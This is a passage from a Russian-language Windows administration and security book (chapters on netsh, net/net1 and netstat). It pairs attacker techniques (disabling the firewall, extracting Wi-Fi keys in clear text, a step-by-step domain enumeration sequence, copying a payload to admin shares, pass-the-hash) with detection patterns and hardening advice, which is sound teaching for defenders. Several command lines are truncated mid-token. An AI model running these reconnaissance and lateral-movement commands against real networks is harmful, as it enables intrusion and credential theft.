------------------------------------------------------------------
    Суффикс DNS для подключения: corp.local
    Добавить основной суффикс:   Да
    Добавить родительские суффиксы: Да
    Добавить суффикс подключения: Да
    Разрешение DNS через NetBT:   Да
```

Сводная таблица ключевых команд

Задача	Команда
Список интерфейсов	`netsh interface show interface`
IP-конфигурация	`netsh interface ip show config`
Статический IP	`netsh interface ip set address "Eth" static 10.0.0.1 255.255.255.0 10.0.0.254`
DHCP	`netsh interface ip set address "Eth" source=dhcp`
DNS-серверы	`netsh interface ip set dns "Eth" static 8.8.8.8`
Состояние файрвола	`netsh advfirewall show allprofiles`
Отключить файрвол	`netsh advfirewall set allprofiles state off`
Добавить правило FW	`netsh advfirewall firewall add rule name="X" dir=in action=allow protocol=tcp localport=80`
Список правил FW	`netsh advfirewall firewall show rule name=all`
Экспорт FW	`netsh advfirewall export "file.wfw"`
Импорт FW	`netsh advfirewall import "file.wfw"`
Wi-Fi профили	`netsh wlan show profiles`
Wi-Fi пароль	`netsh wlan show profile name="X" key=clear`
Экспорт Wi-Fi	`netsh wlan export profile folder=C:\Backup key=clear`
Hosted Network	`netsh wlan set hostednetwork mode=allow ssid=X key=Y`
Начать захват	`netsh trace start capture=yes tracefile=C:\out.etl`
Остановить захват	`netsh trace stop`
Port proxy	`netsh interface portproxy add v4tov4 listenport=80 connectaddress=10.0.0.1 connectport=8080`
Показать port proxy	`netsh interface portproxy show all`
SSL-сертификаты	`netsh http show sslcert`
URL-резервирования	`netsh http show urlacl`
Прокси WinHTTP	`netsh winhttp show proxy`
Сброс Winsock	`netsh winsock reset`
Экспорт конфигурации	`netsh dump > config.txt`
Импорт конфигурации	`netsh exec config.txt`

Рекомендации по безопасности

Учитывая колоссальные возможности netsh, организации должны принять комплексные меры по мониторингу и контролю использования этого инструмента:

1. **Мониторинг запуска netsh.** Настройте аудит создания процессов (Event ID 4688) с включённой записью командной строки. Следующие паттерны в аргументах netsh должны генерировать алерты высокого приоритета:
2. `trace start` — возможный захват трафика
3. `portproxy add` — создание перенаправления портов
4. `advfirewall set.*state off` — отключение файрвола
5. `advfirewall firewall add rule.*action=allow` — создание разрешающих правил
6. `wlan.*key=clear` — извлечение Wi-Fi-паролей
7. `advfirewall import` — импорт конфигурации файрвола (полная подмена правил)
8. `winsock reset` — сброс каталога Winsock (может использоваться для удаления LSP-фильтров безопасности)
9. **Контроль helper DLL.** Регулярно проверяйте содержимое ключа реестра `HKLM\SOFTWARE\Microsoft\NetSh`. Появление нестандартных DLL, особенно расположенных вне `C:\Windows\System32\`, — серьёзный индикатор компрометации. Настройте мониторинг изменений этого ключа через SACL или EDR-агент.
10. **Аудит port proxy.** Включите периодическую проверку `netsh interface portproxy show all` в процедуры безопасности. Правила port proxy часто создаются атакующими для организации латерального перемещения и не видны в стандартных средствах мониторинга сети.
11. **Ограничение доступа.** Рассмотрите возможность ограничения доступа к netsh.exe через AppLocker или WDAC (Windows Defender Application Control) для непривилегированных пользователей. Помните, что многие команды netsh требуют прав администратора, но некоторые (например, `netsh wlan show profiles` без `key=clear`) доступны обычным пользователям и могут раскрывать информацию о сетевой инфраструктуре.
12. **Журнал файрвола.** Всегда включайте логирование отброшенных пакетов и разрешённых соединений: `netsh advfirewall set allprofiles logging droppedconnections enable netsh advfirewall set allprofiles logging allowedconnections enable netsh advfirewall set allprofiles logging maxfilesize 32768` Этот лог бесценен при расследовании инцидентов. Настройте ротацию и архивирование файлов лога, а также их пересылку в SIEM-систему.
13. **Защита Wi-Fi профилей.** В корпоративных средах используйте WPA3-Enterprise с RADIUS-аутентификацией (802.1X) вместо PSK. При использовании PSK помните, что любой локальный администратор может извлечь пароль через `key=clear`, а экспортированные XML-профили с ключами в открытом виде могут быть скопированы на внешние носители.
14. **Port proxy в реестре.** Включите мониторинг изменений ключа `HKLM\SYSTEM\CurrentControlSet\Services\PortProxy` через аудит реестра (SACL) или EDR-решение. Создание правил port proxy без соответствующего change request — потенциальный инцидент безопасности.
15. **Базовая конфигурация (baseline).** Создайте эталонный экспорт конфигурации файрвола (`netsh advfirewall export`) и периодически сравнивайте текущую конфигурацию с эталоном. Несанкционированные изменения правил файрвола — один из наиболее распространённых признаков компрометации.
16. **ETW-сессии.** Включите в регулярные проверки безопасности команду `logman query -ets` для обнаружения незапланированных сессий трассировки. Наличие сессии «NetTrace» при отсутствии запланированных диагностических мероприятий — повод для расследования.
17. **Групповые политики.** В доменных средах используйте GPO для централизованного управления правилами файрвола. Это не только обеспечивает единообразие конфигурации, но и затрудняет локальные манипуляции — правила GPO имеют приоритет и не могут быть изменены локальным администратором через netsh.

Заключение

Netsh — это по-настоящему универсальный инструмент, объединяющий в едином интерфейсе управление десятками сетевых подсистем Windows. От базовой настройки IP-адресов до сложных политик IPsec, от захвата трафика до управления SSL-сертификатами — netsh покрывает практически любую задачу сетевого администрирования.

Ключевые тезисы этой главы:

- **Модульная архитектура** netsh через helper DLL делает его расширяемым и одновременно создаёт вектор атаки (регистрация вредоносных helper-ов).
- **Файрвол** (advfirewall) полноценно управляется через netsh, включая экспорт/импорт политик, что критично для аварийного восстановления и стандартизации конфигураций.
- **Wi-Fi-профили** хранят пароли, извлекаемые в открытом виде — серьёзный вектор для атакующих.
- **Netsh trace** — недооценённый инструмент захвата пакетов уровня ядра, не требующий стороннего ПО.
- **Port proxy** обеспечивает перенаправление портов, переживающее перезагрузку, что используется как администраторами, так и в persistence-сценариях.
- **HTTP-подсистема** (HTTP.sys) управляется через netsh, что важно для настройки веб-серверов и диагностики.

Отдельно стоит отметить, что netsh — один из ключевых инструментов в классификации LOLBAS (Living Off The Land Binaries and Scripts). Множество его возможностей — от захвата трафика до создания перенаправлений портов и извлечения паролей — делают netsh привлекательным для атакующих, стремящихся обойти обнаружение, используя только штатные средства операционной системы. Именно поэтому глубокое понимание netsh необходимо не только системным администраторам, но и специалистам по информационной безопасности, аналитикам SOC и инженерам по расследованию инцидентов.

Для дальнейшего углубления знаний рекомендуется ознакомиться с официальной документацией Microsoft по netsh (docs.microsoft.com), изучить исходный код open-source инструментов, реализующих аналогичную функциональность (например, nmap, socat), а также практиковаться в лабораторных средах, последовательно осваивая каждый контекст netsh.

В следующей главе мы рассмотрим утилиты net/net1 и netstat — инструменты сетевого мониторинга и управления, которые дополняют возможности netsh в задачах разведки и администрирования.

Глава 4 из книги «System32 Insiders: Полное руководство по утилитам Windows» Авторы: psysh & Claude AI

Глава 5: net/net1, netstat и сетевая разведка

Введение

Сетевые утилиты командной строки Windows — это фундамент, на котором строится как повседневное администрирование, так и профессиональный анализ безопасности. Утилиты `net.exe`, `net1.exe` и `netstat.exe` существуют в Windows со времён NT 3.1 и до сих пор остаются незаменимыми инструментами. Несмотря на появление PowerShell-командлетов, эти классические утилиты сохраняют своё значение: они доступны на любой Windows-системе без дополнительной настройки, работают в ограниченных средах (Server Core, Windows PE, системы с отключённым PowerShell) и обладают предсказуемым поведением, которое за десятилетия было досконально изучено специалистами.

В этой главе мы детально рассмотрим архитектуру и возможности `net.exe`/`net1.exe`, все параметры `netstat.exe`, а также построим комплексные сценарии сетевой разведки, применимые как для защиты инфраструктуры, так и для тестирования на проникновение.

5.1. net.exe и net1.exe: архитектура двойного бинарника

5.1.1. Почему существуют два исполняемых файла

Одна из первых загадок, с которой сталкивается исследователь System32 — наличие двух бинарников: `net.exe` и `net1.exe`. Оба находятся в `%SystemRoot%\System32\`, оба принимают одинаковые параметры и, на первый взгляд, делают одно и то же. Однако их роли принципиально различаются.

net.exe — это тонкая обёртка (wrapper), основная задача которой — передать управление `net1.exe`. Исторически это разделение появилось в Windows 2000. В эпоху Windows NT 4.0 существовал единственный `net.exe`, но при обновлении системы возникала проблема: файл `net.exe` мог быть заблокирован работающими процессами, что делало невозможным его замену при установке обновлений. Решение оказалось элегантным: вся реальная логика была перенесена в `net1.exe`, а `net.exe` стал простым диспетчером, который практически никогда не требует обновления.

Проверить это можно несколькими способами:

```
C:\> where net
C:\Windows\System32\net.exe

C:\> where net1
C:\Windows\System32\net1.exe

C:\> dir C:\Windows\System32\net.exe C:\Windows\System32\net1.exe
 Volume in drive C is Windows
 Directory of C:\Windows\System32

04/12/2025  10:23 AM            47,104 net.exe
04/12/2025  10:23 AM           282,112 net1.exe
```

Обратите внимание на разницу в размерах: `net.exe` занимает порядка 47 КБ, тогда как `net1.exe` — около 282 КБ. Именно `net1.exe` содержит всю функциональность.

При вызове `net.exe` происходит следующее:

1. `net.exe` разбирает аргументы командной строки на минимальном уровне.
2. Формируется вызов `net1.exe` с передачей всех аргументов.
3. `net1.exe` выполняет запрошенную операцию.
4. Код возврата передаётся обратно через `net.exe`.

Это означает, что вызов `net1.exe` напрямую полностью эквивалентен вызову через `net.exe`:

```
C:\> net user
C:\> net1 user
```

Оба варианта дают идентичный результат. Однако прямой вызов `net1.exe` иногда используется для обхода примитивных систем мониторинга, которые отслеживают только запуск `net.exe`. Это важный аспект для специалистов по безопасности: любая система обнаружения должна контролировать запуск обоих бинарников.

```
# Мониторинг запуска обоих бинарников через Sysmon
# Правило для конфигурации Sysmon:
# <ProcessCreate onmatch="include">
#   <Image condition="end with">net.exe</Image>
#   <Image condition="end with">net1.exe</Image>
# </ProcessCreate>

# Проверка через Process Monitor (procmon):
# Filter: Process Name is net.exe OR Process Name is net1.exe
```

5.1.2. net user — управление учётными записями

Команда `net user` — один из наиболее часто используемых инструментов администрирования и одновременно один из первых шагов атакующего при перечислении среды.

Перечисление локальных пользователей:

```
C:\> net user

User accounts for \\WORKSTATION01

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
psysh                    WDAGUtilityAccount
The command completed successfully.
```

Подробная информация о конкретном пользователе:

```
C:\> net user Administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               No
Account expires              Never

Password last set            3/15/2026 2:30:45 PM
Password expires             Never
Password changeable          3/15/2026 2:30:45 PM
Minimum password length      0
Maximum password age         Unlimited
Minimum password age         0 days
Length of password history    0 / None

Logon hours allowed          All
Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

Эта информация критически важна для аудита: мы видим состояние учётной записи, политику паролей, членство в группах и историю изменения пароля.

Создание пользователя:

```
C:\> net user audit_user P@ssw0rd123! /add
The command completed successfully.

C:\> net user audit_user P@ssw0rd123! /add /comment:"Temporary audit account" /fullname
The command completed successfully.
```

Модификация существующего пользователя:

```
:: Изменение пароля
C:\> net user audit_user NewP@ss456!

:: Деактивация учётной записи
C:\> net user audit_user /active:no

:: Ограничение времени входа (пн-пт, 8:00-18:00)
C:\> net user audit_user /times:M-F,08:00-18:00

:: Задание домашнего каталога
C:\> net user audit_user /homedir:\\fileserver\homes\audit_user

:: Принудительная смена пароля при следующем входе
C:\> net user audit_user /logonpasswordchg:yes
```

Удаление пользователя:

```
C:\> net user audit_user /delete
The command completed successfully.
```

Перечисление пользователей домена:

```
C:\> net user /domain
The request will be processed at a domain controller for domain corp.local.

User accounts for \\DC01.corp.local

-------------------------------------------------------------------------------
Administrator            aSqlSvc                  bkupAdmin
DMZ_Admin                Guest                    jsmith
krbtgt                   mwilson                  svc_backup
svc_exchange             svc_sql
The command completed successfully.
```

Для атакующего этот вывод — золотая жила: имена сервисных учётных записей (`svc_*`), привилегированные аккаунты (`*Admin`), учётная запись `krbtgt` (используемая для Golden Ticket атак). Для защитника — повод убедиться, что перечисление через `net user /domain` ограничено или мониторится.

5.1.3. net localgroup — управление группами

Перечисление локальных групп:

```
C:\> net localgroup

Aliases for \\WORKSTATION01

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.
```

Просмотр членов группы:

```
C:\> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/dor

Members

-------------------------------------------------------------------------------
Administrator
psysh
CORP\Domain Admins
The command completed successfully.
```

Добавление и удаление пользователей из групп:

```
:: Добавление в группу локальных администраторов
C:\> net localgroup Administrators audit_user /add
The command completed successfully.

:: Добавление доменного пользователя
C:\> net localgroup Administrators CORP\jsmith /add

:: Добавление в группу Remote Desktop Users
C:\> net localgroup "Remote Desktop Users" audit_user /add

:: Удаление из группы
C:\> net localgroup Administrators audit_user /delete
```

Перечисление групп домена:

```
C:\> net group /domain
The request will be processed at a domain controller for domain corp.local.

Group Accounts for \\DC01.corp.local

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Server Operators
The command completed successfully.

C:\> net group "Domain Admins" /domain
The request will be processed at a domain controller for domain corp.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            bkupAdmin                DMZ_Admin
The command completed successfully.
```

Перечисление `Domain Admins`, `Enterprise Admins` и `Schema Admins` — стандартный шаг при разведке Active Directory. Эти группы являются приоритетными целями для атакующих.

5.1.4. net share — SMB-ресурсы

Команда `net share` управляет общими ресурсами SMB (Server Message Block). Это один из ключевых механизмов совместного доступа к файлам в Windows-сетях.

Просмотр текущих общих ресурсов:

```
C:\> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
D$           D:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Users        C:\Users
print$       C:\Windows\system32\spool\drivers
                                             Printer Drivers
The command completed successfully.
```

Обратите внимание на **административные (скрытые) общие ресурсы**, обозначаемые символом `$` в конце имени:

- **C$, D$** — административный доступ к корню каждого диска. Доступны только администраторам.
- **ADMIN$** — указывает на `%SystemRoot%` (обычно `C:\Windows`). Используется для удалённого администрирования.
- **IPC$** — Inter-Process Communication. Используется для именованных каналов (named pipes) и является основой для многих операций удалённого управления.

Создание общего ресурса:

```
:: Простое создание
C:\> net share Data=D:\SharedData
Data was shared successfully.

:: С ограничением количества подключений и комментарием
C:\> net share Reports=D:\Reports /grant:Everyone,READ /users:10 /remark:"Monthly repor

:: Создание скрытого ресурса (невидим при обзоре сети)
C:\> net share HiddenShare$=D:\Sensitive /grant:Administrators,FULL
```

Управление разрешениями при создании:

```
:: Полный доступ для конкретной группы, чтение для всех
C:\> net share ProjectX=D:\ProjectX /grant:CORP\DevTeam,FULL /grant:CORP\QATeam,READ /g

:: Только чтение для доменных пользователей
C:\> net share Docs=D:\Documents /grant:"Domain Users",READ
```

Удаление общего ресурса:

```
C:\> net share Data /delete
Data was deleted successfully.
```

Важное замечание о безопасности скрытых шар. Административные общие ресурсы (C$, ADMIN$, IPC$) — излюбленный вектор для lateral movement. Атакующий, получивший учётные данные администратора, может:

```
:: Доступ к файловой системе удалённого хоста
C:\> dir \\TARGET\C$\Users\

:: Копирование инструментов на удалённый хост
C:\> copy payload.exe \\TARGET\ADMIN$\Temp\

:: Доступ через IPC$ для перечисления
C:\> net use \\TARGET\IPC$ "" /user:""
```

Отключение административных шар возможно через реестр, но может нарушить работу ряда системных механизмов:

```
:: Отключение административных шар на рабочей станции
reg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v AutoShareW

:: Отключение административных шар на сервере
reg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v AutoShareS
```

5.1.5. net use — подключение к сетевым ресурсам

Команда `net use` устанавливает и управляет подключениями к сетевым ресурсам. Это также один из основных инструментов для lateral movement в доменных средах.

Просмотр текущих подключений:

```
C:\> net use
New connections will be remembered.

Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           Z:        \\fileserver\data          Microsoft Windows Network
Disconnected           \\printserver\HP4250       Microsoft Windows Network
The command completed successfully.
```

Подключение сетевого диска:

```
:: Простое подключение
C:\> net use Z: \\fileserver\data

:: С указанием учётных данных
C:\> net use Z: \\fileserver\data /user:CORP\jsmith P@ssw0rd

:: Постоянное подключение (сохраняется после перезагрузки)
C:\> net use Z: \\fileserver\data /persistent:yes

:: Подключение без назначения буквы диска
C:\> net use \\fileserver\data /user:CORP\admin SecretPass
```

Отключение:

```
:: Отключение конкретного диска
C:\> net use Z: /delete

:: Отключение всех подключений
C:\> net use * /delete /yes
```

Pass-the-Hash через net use. Одним из наиболее опасных сценариев является использование `net use` в связке с инструментами, позволяющими аутентификацию по NTLM-хэшу вместо пароля. Хотя стандартный `net use` не поддерживает передачу хэша напрямую, в контексте pass-the-hash атаки атакующий сначала внедряет хэш в текущий сеанс (например, через `mimikatz` с `sekurlsa::pth`), а затем использует `net use` для доступа к ресурсам:

```
:: Сценарий атаки (для понимания защитниками):
:: 1. Атакующий извлекает NTLM-хэш: aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b0
:: 2. Внедряет хэш в сеанс через сторонний инструмент
:: 3. Использует стандартный net use:
C:\> net use \\DC01\C$
:: Аутентификация проходит по хэшу без знания пароля
```

Для обнаружения таких атак необходимо мониторить: - События входа (Event ID 4624) с типом входа 3 (Network) - Аномальные подключения к административным шарам (C$, ADMIN$) - Подключения от нетипичных учётных записей или рабочих станций

```
:: Просмотр событий сетевого входа
wevtutil qe Security /q:"*[System[EventID=4624] and EventData[Data[@Name='LogonType']=
```

5.1.6. net view — обнаружение машин и ресурсов

Команда `net view` позволяет обнаруживать компьютеры в сети и их общие ресурсы. Это базовый инструмент сетевой разведки.

Просмотр компьютеров в текущем домене:

```
C:\> net view
Server Name            Remark

-------------------------------------------------------------------------------
\\DC01                 Domain Controller
\\FILESERVER           File and Print Server
\\WORKSTATION01
\\WORKSTATION02
\\SQLSERVER            SQL Server Production
The command completed successfully.
```

Просмотр ресурсов конкретного компьютера:

```
C:\> net view \\FILESERVER
Shared resources at \\FILESERVER

Share name  Type  Used as  Remark

-------------------------------------------------------------------------------
Data        Disk           Shared Data
Public      Disk           Public Documents
Reports     Disk           Monthly Reports
The command completed successfully.
```

Просмотр компьютеров в конкретном домене:

```
C:\> net view /domain:CORP
Server Name            Remark

-------------------------------------------------------------------------------
\\DC01                 Primary Domain Controller
\\DC02                 Backup Domain Controller
\\EXCHANGE01           Exchange Server
...
```

Список доступных доменов:

```
C:\> net view /domain
Domain

-------------------------------------------------------------------------------
CORP
DEVLAB
DMZ
The command completed successfully.
```

Ограничения `net view`: утилита полагается на протокол обозревателя сети (Computer Browser service) и службу NetBIOS. В современных сетях, где эти протоколы могут быть отключены, `net view` может возвращать неполные результаты. Тем не менее в доменных средах Active Directory она по-прежнему эффективна.

5.1.7. net session и net file — мониторинг активных подключений

net session показывает активные SMB-сессии к текущему компьютеру:

```
C:\> net session

Computer              User name           Client Type       Opens    Idle time

-------------------------------------------------------------------------------
\\192.168.1.50        jsmith              Windows 10        3        00:02:15
\\192.168.1.100       svc_backup          Windows Server    7        00:00:03
\\192.168.1.200       ANONYMOUS LOGON                       1        00:15:42
The command completed successfully.
```

Обратите внимание на строку `ANONYMOUS LOGON` — это может быть индикатором нулевой сессии (null session), используемой для перечисления ресурсов без аутентификации. Такие подключения требуют немедленного внимания.

Завершение конкретной сессии:

```
C:\> net session \\192.168.1.200 /delete
The session from 192.168.1.200 has a open files.

Do you want to continue this operation? (Y/N) [N]: Y
```

net file показывает открытые файлы на сервере:

```
C:\> net file

ID          Path                                    User name            # Locks
-------------------------------------------------------------------------------
4207        D:\Data\budget.xlsx                      jsmith               1
4210        D:\Data\report.docx                      mwilson              0
4215        D:\Backup\archive.zip                    svc_backup           0
The command completed successfully.
```

Закрытие конкретного файла:

```
C:\> net file 4207 /close
The resource has been closed successfully.
```

Для blue team эти команды незаменимы при расследовании инцидентов: они показывают, кто и откуда подключён, какие файлы открыты, что позволяет быстро выявить несанкционированный доступ.

5.1.8. net accounts — политики паролей

```
C:\> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                 None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

Политики домена:

```
C:\> net accounts /domain
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          90
Minimum password length:                              8
Length of password history maintained:                 12
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
```

Изменение политик:

```
:: Установка минимальной длины пароля
C:\> net accounts /minpwlen:12

:: Установка порога блокировки
C:\> net accounts /lockoutthreshold:5

:: Установка срока действия пароля
C:\> net accounts /maxpwage:90

:: Установка минимального возраста пароля
C:\> net accounts /minpwage:1

:: Установка глубины истории паролей
C:\> net accounts /uniquepw:24
```

С точки зрения аудита безопасности, критически важно проверять: - `Minimum password length: 0` — отсутствие требований к длине пароля - `Lockout threshold: Never` — отсутствие блокировки при переборе паролей - `Maximum password age: Unlimited` — пароли никогда не истекают - `Length of password history maintained: None` — можно повторно использовать старые пароли

5.1.9. net start и net stop — управление службами

Перечисление запущенных служб:

```
C:\> net start
These Windows services are started:

   Background Intelligent Transfer Service
   Base Filtering Engine
   COM+ Event System
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   DNS Client
   ...
   Windows Defender Firewall
   Windows Event Log
   Windows Management Instrumentation
   Windows Remote Management (WS-Management)
   Windows Update
The command completed successfully.
```

Запуск и остановка служб:

```
:: Запуск службы
C:\> net start "Windows Remote Management (WS-Management)"
The Windows Remote Management (WS-Management) service is starting.
The Windows Remote Management (WS-Management) service was started successfully.

:: Остановка службы
C:\> net stop wuauserv
The Windows Update service is stopping.
The Windows Update service was stopped successfully.

:: Перезапуск службы
C:\> net stop Spooler && net start Spooler
```

Можно использовать как полное имя службы, так и короткое (service name):

```
:: Эквивалентные команды:
C:\> net start "Windows Update"
C:\> net start wuauserv
```

При анализе безопасности обращайте внимание на нетипичные службы в списке `net start` — вредоносное ПО часто устанавливается как служба Windows для обеспечения персистентности.

5.1.10. net time — синхронизация времени

```
:: Просмотр текущего времени на удалённом сервере
C:\> net time \\DC01
Current time at \\DC01 is 3/20/2026 2:45:30 PM

The command completed successfully.

:: Синхронизация с контроллером домена
C:\> net time \\DC01 /set /yes

:: Синхронизация с доменом
C:\> net time /domain /set /yes
```

Синхронизация времени критически важна для Kerberos-аутентификации: допустимое расхождение по умолчанию составляет 5 минут. Атакующие иногда используют `net time` для определения контроллера домена и проверки связности.

5.1.11. Безопасность: перечисление домена и lateral movement

Совокупность команд `net` представляет собой полноценный инструментарий для разведки Active Directory. Приведём типичную последовательность действий атакующего после получения начального доступа:

```
:: Шаг 1: Определение текущего контекста
C:\> whoami
corp\jsmith

C:\> net user jsmith /domain
:: Изучаем членство в группах, сроки действия пароля

:: Шаг 2: Перечисление привилегированных групп
C:\> net group "Domain Admins" /domain
C:\> net group "Enterprise Admins" /domain
C:\> net group "Schema Admins" /domain
C:\> net localgroup Administrators /domain

:: Шаг 3: Обнаружение машин
C:\> net view /domain
C:\> net view /domain:CORP

:: Шаг 4: Перечисление ресурсов интересных хостов
C:\> net view \\DC01
C:\> net view \\FILESERVER
C:\> net view \\SQLSERVER

:: Шаг 5: Попытка доступа к административным шарам
C:\> net use \\DC01\C$ /user:CORP\admin P@ssw0rd
C:\> dir \\DC01\C$\Users\

:: Шаг 6: Проверка политик для планирования brute-force
C:\> net accounts /domain
```

Меры противодействия:

1. **Ограничение перечисления:** Настройте параметр `RestrictAnonymous` и `RestrictAnonymousSAM` в реестре для блокировки нулевых сессий.
2. **Мониторинг:** Настройте аудит событий (Event ID 4798, 4799 — перечисление членства в группах).
3. **Сегментация сети:** Ограничьте SMB-трафик (TCP/445) между рабочими станциями.

4. **Тирование доступа:** Используйте модель административных уровней (Administrative Tier Model) — учётные записи Domain Admins не должны входить на рабочие станции.

```
:: Блокировка нулевых сессий
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RestrictAnonymousSAM /t REG_DWOR

:: Включение аудита перечисления групп
auditpol /set /subcategory:"Security Group Management" /success:enable /failure:enable
auditpol /set /subcategory:"User Account Management" /success:enable /failure:enable
```

5.2. netstat — анатомия сетевых соединений

5.2.1. Общие сведения

`netstat.exe` (Network Statistics) — утилита для отображения активных сетевых соединений, таблиц маршрутизации, статистики интерфейсов и членства в multicast-группах. Это один из основных диагностических инструментов для анализа сетевой активности на уровне хоста.
Базовый синтаксис:

```
netstat [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]
```

5.2.2. Полный справочник ключей

-a (all connections)
Отображает все соединения и прослушивающие порты, включая те, которые обычно скрыты:

```
C:\> netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             WORKSTATION01:0        LISTENING
  TCP    0.0.0.0:135            WORKSTATION01:0        LISTENING
  TCP    0.0.0.0:445            WORKSTATION01:0        LISTENING
  TCP    0.0.0.0:3389           WORKSTATION01:0        LISTENING
  TCP    0.0.0.0:5040           WORKSTATION01:0        LISTENING
  TCP    0.0.0.0:5985           WORKSTATION01:0        LISTENING
  TCP    0.0.0.0:47001          WORKSTATION01:0        LISTENING
  TCP    192.168.1.10:139       WORKSTATION01:0        LISTENING
  TCP    192.168.1.10:49723     52.165.41.103:443      ESTABLISHED
  TCP    192.168.1.10:49891     104.208.16.88:443      ESTABLISHED
  TCP    [::]:80                WORKSTATION01:0        LISTENING
  TCP    [::]:135               WORKSTATION01:0        LISTENING
  TCP    [::]:445               WORKSTATION01:0        LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5355           *:*
```

Без ключа `-a` выводятся только установленные (ESTABLISHED) соединения.
-b (binaries)
Отображает имя исполняемого файла, создавшего каждое соединение. **Требует прав администратора:**

```
C:\> netstat -b

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.10:49723     52.165.41.103:443      ESTABLISHED
 [msedge.exe]
  TCP    192.168.1.10:49891     104.208.16.88:443      ESTABLISHED
 [svchost.exe]
  TCP    192.168.1.10:50102     40.90.189.152:443      ESTABLISHED
 [SearchHost.exe]
```

-e (ethernet statistics)

Показывает статистику сетевого интерфейса (Ethernet):

```
C:\> netstat -e
Interface Statistics

                           Received            Sent
Bytes                    1547823456       892341567
Unicast packets             2345678         1876543
Non-unicast packets           12456            8765
Discards                          0               0
Errors                            0               0
Unknown protocols                 0
```

Ненулевые значения в строках `Discards` и `Errors` указывают на проблемы с сетевым адаптером или перегрузку.

-f (FQDN)

Отображает полные доменные имена (FQDN) для внешних адресов:

```
C:\> netstat -f

Active Connections

  Proto  Local Address          Foreign Address                    State
  TCP    192.168.1.10:49723     edge-msonline-afd.trafficmanager.net:443  ESTABLISHED
  TCP    192.168.1.10:49891     dc-prod01.corp.local:445           ESTABLISHED
```

Полезно для быстрой идентификации назначения соединений без ручного обратного DNS-разрешения.

-n (numeric)

Отображает адреса и порты в числовом формате, без DNS-разрешения:

```
C:\> netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.10:49723     52.165.41.103:443      ESTABLISHED
  TCP    192.168.1.10:49891     104.208.16.88:443      ESTABLISHED
  TCP    192.168.1.10:50102     40.90.189.152:443      ESTABLISHED
```

Ключ `-n` значительно ускоряет вывод, так как не требуется DNS-разрешение для каждого адреса. **Рекомендуется использовать в большинстве случаев.**

-o (owning process ID)

Добавляет в вывод идентификатор процесса (PID):

```
C:\> netstat -no

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1128
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    192.168.1.10:49723     52.165.41.103:443      ESTABLISHED     15284
  TCP    192.168.1.10:49891     104.208.16.88:443      ESTABLISHED     1456
```

PID позволяет сопоставить соединение с конкретным процессом через `tasklist`:

```
C:\> tasklist /FI "PID eq 15284"

Image Name                     PID Session Name        Mem Usage
========================= ======== ================ ============
msedge.exe                   15284 Console            187,432 K
```

-p proto (protocol filter)

Фильтрует вывод по протоколу. Допустимые значения: `TCP`, `UDP`, `TCPv6`, `UDPv6`:

```
C:\> netstat -an -p TCP

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  ...

C:\> netstat -an -p UDP

Active Connections

  Proto  Local Address          Foreign Address        State
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:5353           *:*
  ...
```

-r (routing table)

Отображает таблицу маршрутизации, эквивалент команды `route print`:

```
C:\> netstat -r
===========================================================================
Interface List
  8 ...00 15 5d 01 02 03 ......Hyper-V Virtual Ethernet Adapter
 12 ...00 50 56 c0 00 01 ......VMware Virtual Ethernet Adapter
  1 ...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.10     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
